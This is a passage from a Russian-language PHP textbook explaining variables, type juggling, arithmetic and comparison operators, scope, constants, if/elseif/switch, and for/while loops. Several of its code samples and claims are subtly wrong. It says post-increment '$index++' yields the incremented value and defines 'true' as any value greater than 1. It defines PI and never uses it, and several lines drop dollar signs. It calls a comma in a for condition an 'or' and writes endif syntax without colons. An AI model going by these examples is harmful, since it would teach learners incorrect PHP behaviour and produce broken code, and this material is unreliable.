Но это относится только к переменным. Операторы языка PHP могут быть написаны в любом регистре. Например, есть оператор условного перехода `if (условие) действие1 else действие2`, который проверяет условие, и если оно верно, то выполняется `действие1`, иначе выполняется `действие2`. Немного позже мы будем рассматривать все подобные операторы, а здесь нам важно увидеть, что эти ключевые слова PHP могут быть написаны в любом регистре. Итак, посмотрим на следующий код:

```
<?php
 $index=1;
 if ($index==1)
```

```
 print('true');
else
 print('false');
?>
```

Здесь все написано в нижнем регистре, но никто не мешает написать это в верхнем регистре или даже вперемешку:

```
<?php
 $index=1;
 If ($index==1)
  print('true');
 ElsE
  print('false');
?>
```

Здесь ключевые слова `if` и `else` содержат буквы в разных регистрах, и это не является ошибкой. Чувствительность проявляется в отношении имен переменных и названий процедур/функций, но не таких ключевых слов. Несмотря на это, я рекомендую писать ключевые слова в нижнем регистре, потому что в будущих версиях может появиться чувствительность к регистру этих команд, и тогда придется потратить много времени на исправление ошибок.

2.4.3. Переменные

Мы уже немного говорили о переменных и знаем, что переменная — это область памяти, в которой можно хранить какие-то значения и обращаться к этой памяти по имени. Нам неважно, где будут храниться переменные, потому что их значения всегда можно получить или изменить, используя имена. Переменные в PHP обладают следующими свойствами:

- все имена переменных должны начинаться со знака доллара ($), и по такому знаку интерпретатор определяет, что это переменная;
- значение переменной — это значение, которое было записано в нее последним;
- если вы работали с такими языками программирования, как C++ или Delphi, то знаете, что переменные должны быть сначала объявлены, а потом уже могут использоваться. В PHP объявления не являются обязательными. Переменная начинает существовать с момента присвоения ей значения или с момента первого использования. Если использование начинается раньше присвоения, то переменная будет содержать значение по умолчанию;
- переменной не назначается определенный тип. Тип определяется хранящимся значением и текущей операцией.

Имя переменной начинается со знака $, после которого должны идти любые латинские буквы, цифры или знак подчеркивания. Но первым символом после знака $ обязательно должна быть буква. Старайтесь давать переменным имена, которые будут отражать смысл содержащегося значения. Если все переменные называть как $param1, $param2, $param3 и т. д, то по истечении некоторого времени вы не сможете вспомнить, для чего вы объявляли переменную с именем $param2, что она должна хранить и как использоваться.

При именовании переменной обязательно используйте смысловую нагрузку. Например, если вам нужно сохранить где-то сумму каких-либо чисел, то заведите для этого переменную $sum. Если вам нужен счетчик (мы будем рассматривать их, когда дойдем до циклов), то хорошим вариантом является имя переменной $i. Это общепринятое правило при работе со счетчиками.

Для записи значения в переменную используется знак равенства. Слева указывается имя переменной, а справа значение, которое необходимо в нее записать:

```
$Имя переменной = значение;
```

В PHP есть три основных типа переменных — числовой, строковый и логический. С первыми двумя все понятно. Если это число, то переменная содержит числовое значение, и мы уже использовали такие переменные. При объявлении строк значение заключается в двойные или одинарные кавычки:

```
$str = 'Это строка';
$str = "Это строка";
```

В чем разница между этими двумя строками? Допустим, что вам нужно вывести на печать значение переменной $index. Это можно сделать, если переменную вставить прямо в текст строки:

```
$index = 10;
$str = 'Index = $index';
$str = "Index = $index";
```

Если вывести на экран значение переменной $str, то в первом случае на экране мы увидим текст Index=$index, а во втором Index = 10. Если вы используете двойные кавычки, то все переменные внутри строки будут интерпретироваться по значению, т. е. переменная будет заменяться ее значением. Если используются одинарные кавычки, то текст выводится полностью, без проверки и изменения, что будет немного быстрее. Поэтому если в строке нет переменных, значение которых нужно вывести, то используйте одинарные кавычки, чтобы интерпретатор не сканировал лишний раз строку. Это может повысить производительность. Не стоит везде использовать двойные кавычки только из-за того, что они универсальны.

Строковые переменные можно разбивать на несколько строк, если вы не хотите, чтобы в окне редактора строка была слишком длинной. Это делается следующим образом:

```
$str = "This is a string.
   PHP is a next generation of WEB programming.
   You will like this";
```

Как видите, разделение происходит достаточно просто. Не нужно никаких дополнительных усилий: просто переносите все на новую строку. Интерпретатор PHP сам определит начало и конец строки по кавычкам, отделяющим строку.

При написании многострочных строк я рекомендую во всех строчках кода, содержащих перенос, делать небольшой отступ, чтобы было видно, что это не новая строчка кода, а продолжение предыдущей. Так будет проще потом читать код программы.

А что такое логический тип? Такая переменная может содержать значение `true`, т. е. истина (любое значение, большее 1), или `false`, т. е. ложь (значение, равное нулю). В явном виде такие переменные не используются, но этот тип необходим для понимания логических операций. Например, мы уже рассматривали операцию `if..else`, которая проверяет какое-либо условие. Эта проверка как раз и возвращает логическое значение `true` или `false`. Если утверждение верно, то результатом будет истина, иначе ложь.

Если какая-то переменная используется раньше, чем ей присвоено значение, то будет присвоено значение по умолчанию. Как же определить значение по умолчанию, если неизвестен тип? Тип можно определить и по контексту кода. Например, если над переменной выполняется математическая операция, которая подразумевает использование числа, то в переменную будет записано значение 0. Если это строковая операция, то результатом будет пустая строка.

Как узнать, присвоено ли значение переменной? Для этого есть функция `IsSet(имя переменной)`. Этой функции нужно передать в качестве параметра в скобках имя переменной, и если она содержит значение, то результатом будет `true`, иначе `false`. Рассмотрим пример, показанный в листинге 2.5.

Листинг 2.5. Пример определения содержимого переменной

```
<?php
 if (IsSet($index))
   print('Переменная установлена');      // Переменная установлена
 else
   print('Переменная не установлена'); // Переменная не установлена
```

```
$index = 1;

if (IsSet($index))
  print('Переменная установлена');      // Переменная установлена
else
  print('Переменная не установлена'); // Переменная не установлена
?>
```

После первой проверки мы увидим, что переменная `$index` не установлена. Затем в переменную записывается значение. Вторая проверка покажет, что переменная уже установлена.

Так как у переменных нет определенного типа, мы можем присваивать им что угодно, а система уже сама разберется, что записывать:

```
$index = 1;              // Число
$fl = 3.14;              // Дробное число
$str = 'Это строка';     // Строка
```

Тип переменной определяется по контексту, в котором она находится. Например:

```
$str = '10';
$index = 2 * $str;
```

На первый взгляд, данная операция невозможна. В первой строке у нас создается переменная `$str`, которая будет хранить строку `'10'`. Во второй строке число 2 умножается на строку из переменной `$str`. На первый взгляд, нельзя умножать число на строку, и это верно для большинства языков программирования. Интерпретатор PHP увидит, что в переменной `$str` находится строка, которую легко преобразовать в число, и выполнит преобразование. В результате в переменной `$index` будет содержаться значение 20.

```
$str = '10';
$index = 2 * $str;
print("Результат = $index");
```

В данном случае в последней строчке кода мы печатаем строку. В ней есть ссылка на переменную, содержащую число, но в результате мы получим на экране текст: "Результат = 20". Число автоматически преобразовывается в строку и корректно выводится на экран.

Как видите, тип не зависит от того, что мы записали в переменную, и определяется по контексту. Если в данном контексте содержимое переменной не может быть прочитано, то будет использоваться нулевое значение. Например:

```
$str = 'r10';
$index = 2 * $str;
print("Result is $index");
```

В данном случае в переменной `$str` находится строка, которая не может быть переведена в число, т. к. мешает буква `r`. При умножении числа 2 на эту переменную преобразование будет невозможно, и число 2 будет умножено на 0. В результате мы получим нулевое значение.

А что если написать следующий код:

```
print(3*"hello"+2+TRUE);
```

Попробуйте предсказать, какой получится результат? Сразу сообразить сложно, поэтому давайте рассуждать, как эту операцию будет обрабатывать PHP. Сначала выполняется умножение числа 3 на строку. Если строку нельзя преобразовать в число, то вместо строки будет использоваться 0. Число 3, умноженное на 0, дает в результате 0. Затем к нулю прибавляется 2. Результат будет равен 2. А теперь к 2 нужно прибавить истину (булево значение `true`). Что такое истина и ложь? Ложь — это ноль, а истина — это единица или любое большее число. Интерпретатор PHP воспримет `true` как единицу и прибавит к числу 2 (которое мы получили ранее) число 1. Общий результат 3. Попробуйте проверить это на своем компьютере.

Такое автоматическое преобразование позволяет избавиться от лишних проблем, но усложняет отладку. Вы легко можете допустить ошибку с преобразованием, а найти ее будет сложно. Будьте внимательны при работе с переменными, а особенно с теми, которые вы получаете от пользователя. Об этом мы еще поговорим.

2.4.4. Основные операции

Переменные создаются для того, чтобы над ними производить какие-либо операции. На данный момент познакомимся только с простыми математическими операциями:

- + (сложение)
- - (вычитание)
- * (умножение)
- / (деление)

Как и принято в математике, есть определенные правила последовательности выполнения операций (приоритет). Сначала выполняются умножение и деление, а потом уже сложение и вычитание. Рассмотрим классический пример:

```
$index = 2 + 2 * 2;
```

Это классический пример, который часто задают школьникам. Не задумываясь, все ответят: 8. Если выполнять этот код слева направо, то результатом, действительно, будет 8. Но это только в головах школьников 3-го класса, которые раньше говорят, чем думают. Если считать по правилам

математики и PHP, то результат будет 6, потому что сначала нужно перемножить двойки (результат 4), а потом прибавить 2 (общий результат = 6).

При необходимости изменить последовательность выполнения команд нужно использовать скобки, которые имеют больший приоритет. В этом случае интерпретатор PHP сначала выполнит все, что находится в скобках, а потом уже то, что за их пределами:

```
$index = (2 + 2) * 2;
```

Вот в этом случае результат будет равен 8.

В скобках действуют те же правила, что и вне скобок. Рассмотрим пример:

```
$index = (2 + 2 * 2) * 3;
```

Сначала интерпретатор PHP рассчитает значение в скобках, и результатом будет 6, потому что даже здесь сначала выполняется умножение. После этого число 6 будет умножено на 3.

В языке PHP есть еще сокращенные варианты увеличения или уменьшения значения переменной на 1, которые могут сильно упростить код и сделать его более элегантным. Для прибавления единицы нужно написать: `$имя++`, а для вычитания — `$имя--`. Например:

```
$index = 2;
$sum = $index++;
```

В переменной `$sum` окажется число 3 (число 2 из переменной `$index`, увеличенное на 1).

Я стараюсь везде использовать такой вариант увеличения значений переменных, и вы со временем привыкнете к нему. Чаще всего подобные операции встречаются в циклах (их мы будем рассматривать далее).

Для объединения двух строк в одну используется символ точки вместо плюса, как во многих языках программирования высокого уровня. Например:

```
$str1 = "Это тестовая ";
$str2 = "строка";
$str3 = $str1.str2;
```

Здесь создаются две переменне `$str1` и `$str2`, а в переменную `$str3` записывается результат их объединения, т. е. в ней мы увидим: "Это тестовая строка".

2.4.5. Область видимости

Все переменные и функции имеют область видимости, т. е. существуют участки кода, где их значение доступно. За пределами области видимости переменные автоматически уничтожаются.

Все переменные в языке PHP являются глобальными, если они не объявлены внутри какой-нибудь функции. Это значит, что если переменную объявить в самом начале файла, то она будет существовать на протяжении обработки всего файла и ее можно использовать в любом месте. В данном случае область видимости — текущий файл, и переменная уничтожится при выходе из него.

Как мы рассматривали ранее в *разделе 2.1*, когда изучали множественное переключение между режимами HTML и PHP, переменные могут быть объявлены в одном PHP-коде, а использоваться в другом, как показано в листинге 2.6.

Листинг 2.6. Разбиение PHP-кода на несколько блоков

```
<HTML>
<HEAD>
<TITLE> Vision </TITLE>
</HEAD>
<BODY>
<P> Hello
<P> <?php $i =1; print("This is PHP");?>
<P> i = <?php print($i) ?>
</BODY>
<HTML>
```

В данном примере переменной присваивается значение при первом вхождении в режим PHP, а используется переменная во втором. Это вполне нормальная ситуация. Переменная будет действительна и во время использования будет содержать значение 1.

Если у вас есть два файла index.php и download.php, а переменная `$index` объявлена в файле index.php, то при переходе во второй файл данная переменная станет невидимой и ее значение будет недоступно. Если попытаться обратиться к переменной `$index` из файла download.php, то ее значение будет пустым.

Сохранить значение переменной при переходе от файла к файлу можно различными способами, которые будут рассматриваться в дальнейшем:

- использовать методы `GET` и `POST` для передачи параметров между страницами;
- использовать сеансы PHP;
- сохранять данные в файлах cookie, которых хранятся на компьютерах пользователя;

- сохранять значения в серверной базе данных или другом хранилище на сервере, например, текстовом файле.

Какой способ выбрать? Это зависит от ситуации и личных предпочтений. Но выбор вы сможете сделать, когда познакомитесь с этими технологиями.

Функции мы еще не рассматривали, но некоторые замечания необходимо сделать. Все переменные, которые объявлены в теле функции, видны только внутри нее и являются локальными. За пределами функции значение переменной уничтожается, если она не объявлена специальным образом. Внутри функции вы можете увидеть ее локальные переменные (но не локальные переменные других функций) и глобальные переменные.

2.4.6. Константы

Константы — это особые переменные, которые нельзя изменять программным образом. Им нельзя присвоить значение во время работы сценария. Значение устанавливается только при объявлении и действует на протяжении всего времени их жизни.

Константы хранят значения каких-либо часто используемых чисел или строк. Например, ваш сайт может быть запрограммирован под дизайн страницы шириной 640 пикселов. Если в PHP-коде использовать число 640, то при переходе на новый дизайн с шириной 800 пикселов придется изменять много строчек кода, и нет гарантии, что вы ничего не упустите или не затрете случайно число 640, которое указывает не ширину, а что-то другое. Если в начале файла объявить константу, которая будет равна 640, а потом использовать ее, то достаточно будет изменить только значение константы, и код будет работать корректно.

Я рекомендую всегда применять константы или хотя бы переменные, если какое-то число или строка используется в коде больше одного раза. Для хранения таких констант или переменных можно создать даже отдельный файл, который будет подключаться ко всем PHP-файлам вашего сайта. По своему опыту могу сказать, что использование констант может заметно упростить сопровождение вашей программы и внесение изменений.

Если все текстовые сообщения будут храниться в отдельном файле в виде переменных, то таким образом вы сможете сэкономить время и упростить локализацию программы на другие языки. Например, один файл может быть предназначен для русскоязычной программы, а другой — для англоязычной. Изменение языка можно производить подменой файла или с помощью подключения одного из них, в зависимости от выбора пользователя.

Для именования констант, в отличие от переменных, не надо вначале ставить символ `$`. Чтобы сразу было видно, что это константы, их имена пишут большими буквами. В языке PHP уже есть множество констант, облегчающих программирование, и с ними мы будем знакомиться в процессе чтения

книги и по мере надобности, а сейчас рассмотрим, как можно создать собственную константу. Для этого используется функция `define()`, которой нужно передать в качестве первого параметра имя константы, а в качестве второго — ее значение. Например, вам нужно создать константу, которая будет равна значению **Pi**. Для этого напишите следующий код:

```
define('PI', 3.14);
$index = 10 * 3,14;
print($index);
```

В данном примере у нас объявлена новая константа `PI`, которая равна числу 3,14. Во второй строчке значение константы умножается на 10 и заносится в переменную `$index`. В последней строчке значение переменной выводится на экран.

Как мы уже знаем, изменять значение константы нельзя, поэтому следующая запись будет неверной и вызовет сообщение об ошибке:

```
define('PI', 3.14);
PI = 10 * 3,14;
```

2.5. Управление выполнением программы

Код программы не может быть прямолинейным, потому что всегда есть какие-то условия, от которых может зависеть выполнение программы. Очень часто нам надо проверять такие условия и реагировать соответствующим образом. Допустим, что вы пишете сценарий главной страницы сайта. Когда пользователь заходит на сайт первый раз, вы можете показать ему дополнительную информацию или красивую презентацию, чтобы заинтересовать его. При последующем входе эту презентацию можно отключить. Но как это будет выглядеть в коде сценария? Логика будет примерно следующей:

- если пользователь вошел в первый раз, то показать презентацию;
- иначе сразу показать главную страницу.

Для того чтобы сценарий был надежным и безопасным, нам необходимо выполнить множество проверок. Если ваш сценарий должен отправлять почтовое сообщение, то неплохо было бы перед отправкой проверять правильность заполнения адреса e-mail. Логика проверки будет следующей:

- если адрес e-mail верный, то отправить письмо;
- иначе выдать сообщение об ошибке.

Как видите, логика сводится к простому тестированию: если условие верно, то выполнить одно действие, иначе выполнять другое действие. Эту логику мы уже использовали один раз, а сейчас нам предстоит познакомиться с ней

поближе. Итак, на языке PHP такое тестирование записывается следующим образом:

```
if (условие)
 Действие 1;
else
 Действие 2;
```

Если условие, указанное в скобках, верно, то выполнится `действие 1`, иначе будет выполнено `действие 2`, например:

```
$index = 0;
if ($index > 0)
 print("Index > 0");
else
 print("Index = 0");
```

В данном случае происходит такая проверка: если переменная `$index` больше нуля, то выводится первое сообщение, иначе выводится второе сообщение, которое стоит после ключевого слова `else`.

Обязательно запомните, что будет выполняться только одно действие. Если нужно выполнить два действия, то их нужно объединить в блок. Это делается с помощью фигурных скобок `{}`. Например, следующий код будет неверен:

```
$index = 0;
if ($index > 0)
 print("Index > 0");
 $index = 0;
else
 print("Index = 0");
```

Если переменная `$index` больше нуля, мы пытаемся вывести сообщение и изменить значение переменной на ноль. Это уже два действия, а может быть выполнено только одно. Правильно будет записать так:

```
$index = 0;
if ($index > 0)
 {
  print("Index > 0");
  $index = 0;
 }
else
 print("Index = 0");
```

После ключевого слова `else` также выполняется только один оператор. Чтобы выполнить два действия, их нужно объединить в блок с помощью фигурных скобок:

```
$index = 0;
if ($index > 0)
 {
  print("Index > 0");
  $index = 0;
 }
else
 {
  print("Index = 0");
  $index = 1;
 }
```

Ключевое слово `else` писать необязательно и можно обойтись без него, если не нужно выполнять никаких действий при ложном результате сравнения. Например:

```
$index = 0;
if ($index > 0)
 print("Index > 0");
```

В данном случае на экран будет выведено сообщение, только если переменная `$index` больше нуля.

Обратите внимание, как я пишу код. В первой строчке стоит проверка. Действие, которое выполняется, если условие верно, стоит в следующей строчке с отступом в один пробел. Потом идет ключевое слово `else`, которое ставится на одном уровне с `if`. И действие, которое выполняется при неверном результате сравнения, тоже располагается на новой строчке с отступом. Таким образом, сразу видно, что ключевое слово `else` относится именно к вышестоящему `if`. Такое форматирование очень удобно, и вы увидите его преимущество в случае нескольких операций сравнения подряд или даже вложенных друг в друга. Посмотрите на следующий пример:

```
$index = 0;
if ($index > 0)
 {
  if ($index > 10)
   $index = 10;
  else
   $index = 0;
 }
```

```
else
 {
  print("Index = 0");
  $index = 1;
 }
```

Из этого кода видно, что операторы `if` и соответствующие им `else` находятся на одном уровне, а действия смещены вправо. Таким образом, по смещению можно определить, какой код к чему относится.

Однажды мне пришлось редактировать код программы, написанной в Delphi. Исходный текст занимал более 3000 строчек, и при этом все было написано на одном уровне и практически без пробелов. Разбираться в таком коде было невероятно сложно, поэтому пришлось все эти строки форматировать и делать такие смещения, чтобы было видно, какой `if` к чему относится. Попробуйте сами прочитать следующий код:

```
$index = 0;
if ($index > 0)
{
if ($index > 10)
$index = 10;
else
$index = 0;
}
else
{
print("Index = 0");
$index = 1;
}
```

Тяжело? А ведь это еще и достаточно простой код. А если бы было штук 10 логических операций и при этом некоторые из них были бы вложенными? Это вам не булочки воровать.

В языке PHP есть множество операций сравнения, и чтобы вам легче было с ними разобраться, я собрал их вместе (см. табл. 2.1).

Таблица 2.1. *Операции сравнения*

Логическая операция	Результат
Параметр 1 > Параметр 2	Возвращает истину (выполнится первое действие), если первый параметр больше второго
Параметр 1 >= Параметр 2	Возвращает истину (выполнится первое действие), если первый параметр больше или равен второму

Таблица 2.1 (окончание)

Логическая операция	Результат
Параметр 1 < Параметр 2	Возвращает истину (выполнится первое действие), если первый параметр меньше второго
Параметр 1 <= Параметр 2	Возвращает истину (выполнится первое действие), если первый параметр меньше или равен второму
Параметр 1 == Параметр 2	Возвращает истину (выполнится первое действие), если первый параметр равен второму
Параметр 1 === Параметр 2	Возвращает истину (выполнится первое действие), если первый параметр равен второму и при этом оба имеют одинаковый тип данных
Параметр 1 != Параметр 2	Возвращает истину (выполнится первое действие), если первый параметр не равен второму

А если нужно проверить два условия одновременно? В этом случае условия можно объединять с помощью логических операторов. Эти операторы вы можете увидеть в табл. 2.2.

Таблица 2.2. Операторы объединения

Логическая операция	Результат
Условие 1 and Условие 2 (Условие 1 && Условие 2)	Возвращает истину, если оба условия вернут истину
Условие 1 or Условие 2 (Условие 1 || Условие 2)	Возвращает истину, если хотя бы одно условие вернет истину
Условие 1 xor Условие 2	Возвращает истину, если только одно условие вернет истину
!Условие	Изменяет результат проверки условия на противоположный, т. е. если результат проверки дал истину, то символ "!" изменяет его на ложь и наоборот

Рассмотрим пример использования двойного сравнения:

```
$index1 = 0;
$index2 = 1;
if ($index1 > index2 and $index2 == 1)
 print("Index1 больше Index2 и Index2 равен 1");
else
 print("Index1 равен или меньше Index2 или Index2 не равен 1");
```

Или, например, проверка переменной на вхождение ее значения в диапазон от 1 до 10:

```
$index = 0;
if ($index >= 1 and $index <= 10)
 print("Index больше 1 и меньше 10");
```

Мы рассматривали только сравнение целых чисел, но никто не мешает сравнивать строки или дробные числа. Попробуйте сами сравнить несколько переменных разными методами и посмотреть, какая из строк выводится на экран. Только так вы сможете увидеть разницу в использовании различных операторов сравнения. В дальнейшем мы еще не раз будем использовать условные операторы `if..else`, и если что-то сейчас непонятно, то со временем все встанет на свои места.

Есть еще один интересный способ проверки условия. Допустим, что надо сравнить две переменные и в результат записать наибольшую. В этом случае код будет выглядеть следующим образом:

```
$result = $index1 > $index2  ? index1 : index2;
```

Как работает эта запись? Посмотрим на ее общий вид:

```
Условие ? действие1 : действие2;
```

Если условие верно, то выполнится действие 1, иначе выполнится действие 2. Получается, что если в нашем примере переменная `$index1` больше, то результатом будет эта переменная, иначе `$index2`. Это достаточно хороший и удобный вариант, но большинство начинающих программистов плохо читают такой код.

А если нужно сравнить одну переменную с несколькими значениями и в зависимости от этого выполнять какие-либо действия? Например, в переменной `$day` у вас хранится число от 1 до 7, которое указывает номер дня недели, но вам нужно вывести на экран название дня. Для этого можно написать следующий код (листинг 2.7).

Листинг 2.7. Определение названия дня недели по числовому значению

```
$day = 2;
if ($day == 1)
 print("Понедельник");
else
 if ($day == 2)
  print("Вторник");
 else
  if ($day == 3)
   print("Среда");
```

```
else
 if ($day == 4)
  print("Четверг");
 else
  if ($day == 5)
   print("Пятница");
  else
   if ($day == 6)
    print("Суббота");
  else
   if ($day == 7)
    print("Воскресенье");
```

Такой код не очень хорошо читается и выглядит громоздко, а если написать его без отступов, то вообще разобраться будет сложно. Для решения подобной проблемы можно воспользоваться конструкцией `if..elseif`, тогда код будет выглядеть, как в листинге 2.8.

Листинг 2.8. Определение названия дня недели через оператор `if..elseif`

```
$day = 2;
if ($day == 1)
 print("Понедельник");
elseif ($day == 2)
 print("Вторник");
elseif ($day == 3)
 print("Среда");
elseif ($day == 4)
 print("Четверг");
elseif ($day == 5)
 print("Пятница");
elseif ($day == 6)
 print("Суббота");
elseif ($day == 7)
 print("Воскресенье");
```

Этот код уже попроще. В общем виде конструкция `if..elseif` выглядит следующим образом:

```
if (Условие1)
 Действие1;
```

```
elseif (Условие2)
 print(Действие2);
...
```

Если первое условие верно, то выполнится первое действие и проверка закончится, иначе произойдет проверка второго условия. Если второе условие верно, то будет выполнено второе действие.

Есть еще один вариант записи оператора `if`:

```
if (условие)
 Оператор 1;
 Оператор 2;
endif
```

В данном случае может выполняться множество операторов без объединения в фигурные скобки, потому что если условие верно, то будет выполнен весь код, пока не встретится ключевое слово `endif`.

В языке PHP есть еще один вариант проверки одной переменной на соответствие одному из нескольких значений — оператор `switch`. В общем виде этот оператор выглядит так:

```
switch (Переменная)
{
 case Значение 1:
   Операторы 1;
   break;
 case Значение 2:
   Операторы 2;
   break;
 [default: Оператор]
}
```

В данном случае переменная сравнивается со значениями, которые указаны после ключевого слова `case`. Если значение переменной равно 1, то будут выполнены все операторы этого блока до ключевого слова `break`. Это важное отличие, которое вы должны запомнить. Если после сравнения `if` выполняется только один оператор (для выполнения нескольких операторов их надо объединить фигурными скобками), то в данном случае может выполняться любое количество операторов.

Если во время выполнения проверок ни одно значение не подошло, то будет выполнен оператор, который стоит после ключевого слова `default`. Это слово является необязательным, но может присутствовать для выполнения каких-либо действий. Например, если значение переменной не подошло ни под одну из проверок, то можно вывести сообщения об ошибке.

Давайте рассмотрим, как можно решить задачу с днями недели, которую мы рассматривали ранее, с помощью оператора `switch` (листинг 2.9).

Листинг 2.9. Использование оператора `switch`

```
$day = 4;
switch ($day)
{
 case 1:
   print("Понедельник");
   print("Пора работать");
   break;
 case 2:
   print("Вторник");
   break;
case 3:
   print("Среда");
   break;
case 4:
   print("Четверг");
   break;
case 5:
   print("Пятница");
   print("Конец недели");
   break;
case 6:
   print("Суббота");
   print("Выходной");
   break;
case 7:
   print("Воскресенье");
   print("Выходной");
   break;
}
```

Обратите внимание на форматирование. После каждого оператора `case` команды, которые должны быть выполнены, смещены вправо. Таким образом вы легко можете отделить команды друг от друга.

Для 1, 5, 6 и 7-го дня недели я вставил по два оператора, чтобы вы увидели, что не нужно ничего объединять в фигурные скобки. На первый взгляд,

такое решение слишком громоздко, но поверьте мне, оно читается намного проще. И никто не мешает вам записать код одной строкой или более сжато (листинг 2.10).

Листинг 2.10. Короткий вариант использования оператора `switch`

```
$day = 4;
switch ($day) {
 case 1: print("Понедельник"); break;
 case 2: print("Вторник"); break;
 case 3: print("Среда"); break;
 case 4: print("Четверг"); break;
 case 5: print("Пятница"); break;
 case 6: print("Суббота"); break;
 case 7: print("Воскресенье"); break;
 default: print("Ошибка");
}
```

Этот код занимает уже намного меньше места, а читать его не так уж и сложно. Читабельность кода является очень важной составляющей, потому что в дальнейшем она упростит поддержку, отладку и внесение изменений в код сценария. Помимо этого я добавил ключевое слово `default` и вывод сообщения об ошибке.

Ключевое слово `break` является обязательным. Если вы забудете его поставить, то выполнится весь последующий код, что приведет к нежелательному результату. Но этот результат может оказаться и выгодным. Например, вам надо написать универсальный код, который будет получать степень любого числа от 1 до 5. Это может быть реализовано следующим образом:

```
$sum = 1;
$i = 3;
switch ($i) {
 case 5: $sum = $sum * $i;
 case 4: $sum = $sum * $i;
 case 3: $sum = $sum * $i;
 case 2: $sum = $sum * $i;
 case 1: $sum = $sum * $i;
 default: print($sum);
}
```

В качестве начального значения я задал переменной `$i` значение 3. Наш код должен будет рассчитать степень тройки. Расскажу, как это произойдет.

Операторы case для 5 и для 4 не сработают, а сработает вариант 3, потому что этому числу равна наша переменная. Здесь число 3 будет умножено на значение переменной $sum, которое равно 1, и результат попадет в переменную $sum. Так как нет оператора break, следующий код для case, равного 2, тоже будет выполнен. Здесь значение $sum (равное 3) будет умножено на 3, и результат 9 попадет в переменную $sum. Опять нет break, поэтому выполнится case для единицы, и значение $sum (уже равное 9) будет умножено на 3. Получится результат 27, и он будет выведен на экран, потому что снова нет break, а значит, выполнится код, который стоит после default.

Конечно же, описанный пример с отсутствием оператора break неэффективен, потому что сама идея невыгодна. Такая задача лучше решается с помощью циклов, которые мы скоро будем рассматривать. Но иногда может понадобиться при определенных условиях выполнить код от двух или более операторов case. Вы должны знать, что простой прием с отсутствием оператора прерывания break может упростить вам жизнь.

Во время разработки своих сценариев выбирайте тот вариант проверок, который максимально подходит для решения задачи. По скорости выполнения все варианты работают одинаково, а вот с точки зрения красоты, при многократном сравнении оператор switch может значительно улучшить читабельность программы.

2.6. Циклы

Не менее часто в программировании используются циклы. Например, та же задача с возведением в степень, которую мы обсуждали при рассмотрении оператора switch, решается намного проще и лучше при помощи цикла. Для возведения в степень нужно выполнить операцию умножения определенное количество раз. Если нужно возвести в 3-ю степень число 2, то можно написать: 2*2*2. А если нужно возвести число 2 в сотую степень? Это уже сложнее. Можно рассчитать число заранее, но как поступить, если неизвестно, в какую степень нужно возводить число? Вот это уже самые настоящие проблемы, и здесь не обойтись без циклов.

Цикл *for*

Самым часто используемым является цикл for. Он наиболее прост в понимании, поэтому начнем рассмотрение циклов с него. В общем виде он выглядит следующим образом:

```
for (начальное значение; конечное значение; изменение счетчика)
 Оператор
```

Посмотрим, как можно возвести число в степень с помощью цикла:

```
$sum = 1;
for ($i=1; $i<=3; $i=$i+1)
```

```
 $sum = $sum * 3;
print($i);
```

В этом примере запускается цикл с начальным значением переменной `$i`, равным 1. Цикл будет выполняться, пока значение переменной меньше или равно 3. Как только значение переменной превысит это число, цикл прервется, и результат будет выведен на экран с помощью функции `print()`, которая идет после цикла. На каждом шаге цикла значение переменной `$i` увеличивается на единицу (`$i=$i+1`).

На каждом шаге цикла выполняется строчка кода: `$sum = $sum * 3`. Так как наш цикл выполняется от 1 до 3, то строчка будет выполнена три раза.

После оператора `for` выполняется только одна строчка кода. Чтобы было видно это строчку, я всегда отделяю ее пробелом, смещая вправо. Если необходимо выполнить два и более оператора, нужно заключить их в фигурные скобки. Например:

```
$sum = 1;
for ($i=1; $i<=3; $i=$i+1)
 {
  $sum = $sum * 3;
  print("Сумма = $sum, Счетчик = $i <BR>");
 }
```

После выполнения этого кода мы увидим на экране следующий текст:

```
Сумма = 3, Счетчик = 1
Сумма = 9, Счетчик = 2
Сумма = 27, Счетчик = 3
```

Таким образом мы возвели число 3 в третью степень.

В качестве начальных значений могут выступать несколько переменных. Например, здесь мы беспрепятственно можем перенести объявление переменной `$sum` в скобки оператора `for` следующим образом:

```
for ($sum=1, $i=1; $i<=3; $i=$i+1)
 {
  $sum = $sum * 3;
  print("Сумма = $sum, Счетчик = $i <BR>");
 }
```

Все начальные значения перечисляются через запятую.

Таким же образом может быть организовано любое количество проверок. Например, нам надо выполнять цикл, пока значение переменной `$i` не станет больше 3, или сумма не превысит 100. Для этого можно написать цикл следующим образом:

```
for ($sum=1, $i=1; $i<=3, $sum<100; $i=$i+1)
```

```
{
 $sum = $sum * 3;
 print("Сумма = $sum, Счетчик = $i <BR>");
}
```

Как видите, в ограничении цикла через запятую проверяются два условия: `$i<=3` и `$sum<100`. Запятая равносильна сравнению "или" (`or`) и соответствует записи:

```
for ($sum=1, $i=1; $i<=3 or $sum<100; $i=$i+1)
```

Если нужно выполнять цикл, пока одно из условий не станет истинным, то можно написать так:

```
for ($sum=1, $i=1; $i<=3 and $sum<100; $i=$i+1)
```

Но в этом случае имеется один недостаток. Если вы выполните сейчас этот код, то увидите, что сумма превышает 100. Почему? Проверка происходит раньше, чем производится очередное возведение в степень. Число 3 в 4-й степени равно 81. Это меньше 100, поэтому выполняется очередной шаг цикла (еще одно возведение в степень), и результат становится 243, что и выводится на экран. Только следующая проверка увидит, что число превысило допустимое значение. Чтобы избавиться от этого эффекта, возведение в степень нужно перенести в область увеличения счетчика, т. е. так:

```
for ($sum=1, $i=1; $i<=3, $sum<100; $i=$i+1, $sum = $sum * 3)
 print("Сумма = $sum, Счетчик = $i <BR>");
```

Теперь на каждом шаге цикла увеличивается не только `$i`, но и `$sum`. Результат возведения в степень будет выведен на экран только в том случае, если он соответствует обоим условиям, и сумма никогда не превысит 100.

Цикл *while*

Цикл `while` можно воспринимать как "выполнять действия, пока верно условие". В общем виде это выглядит следующим образом:

```
while (условие)
 действие;
```

Выполняется только одно действие, поэтому, чтобы выполнить несколько операций, их надо заключить в фигурные скобки. Рассмотрим пример возведения числа 3 в степень 3 с помощью цикла `while`:

```
$i = 1;
$sum = 1;
while ($i<=3)
{
 $sum = $sum * 3;
```

```
 $i = $i + 1;
}
```

В данном случае увеличение происходит внутри цикла вместе с возведением в степень. Как только условие станет неверным, цикл будет прерван. А если надо выполнить тело цикла в любом случае хотя бы один раз? В этом случае нужно воспользоваться другой разновидностью `while`:

```
do действие
while (условие);
```

В этом случае сначала выполняется действие, а потом уже происходит проверка. Таким образом действие будет выполнено в любом случае хотя бы один раз, даже если условие изначально неверно. Например:

```
$i = 1;
$sum = 1;
do
 {
  $sum = $sum * 3;
  $i = $i + 1;
 }
while ($i<=3)
```

Есть еще один вариант записи оператора `while`:

```
while (условие)
 Оператор 1;
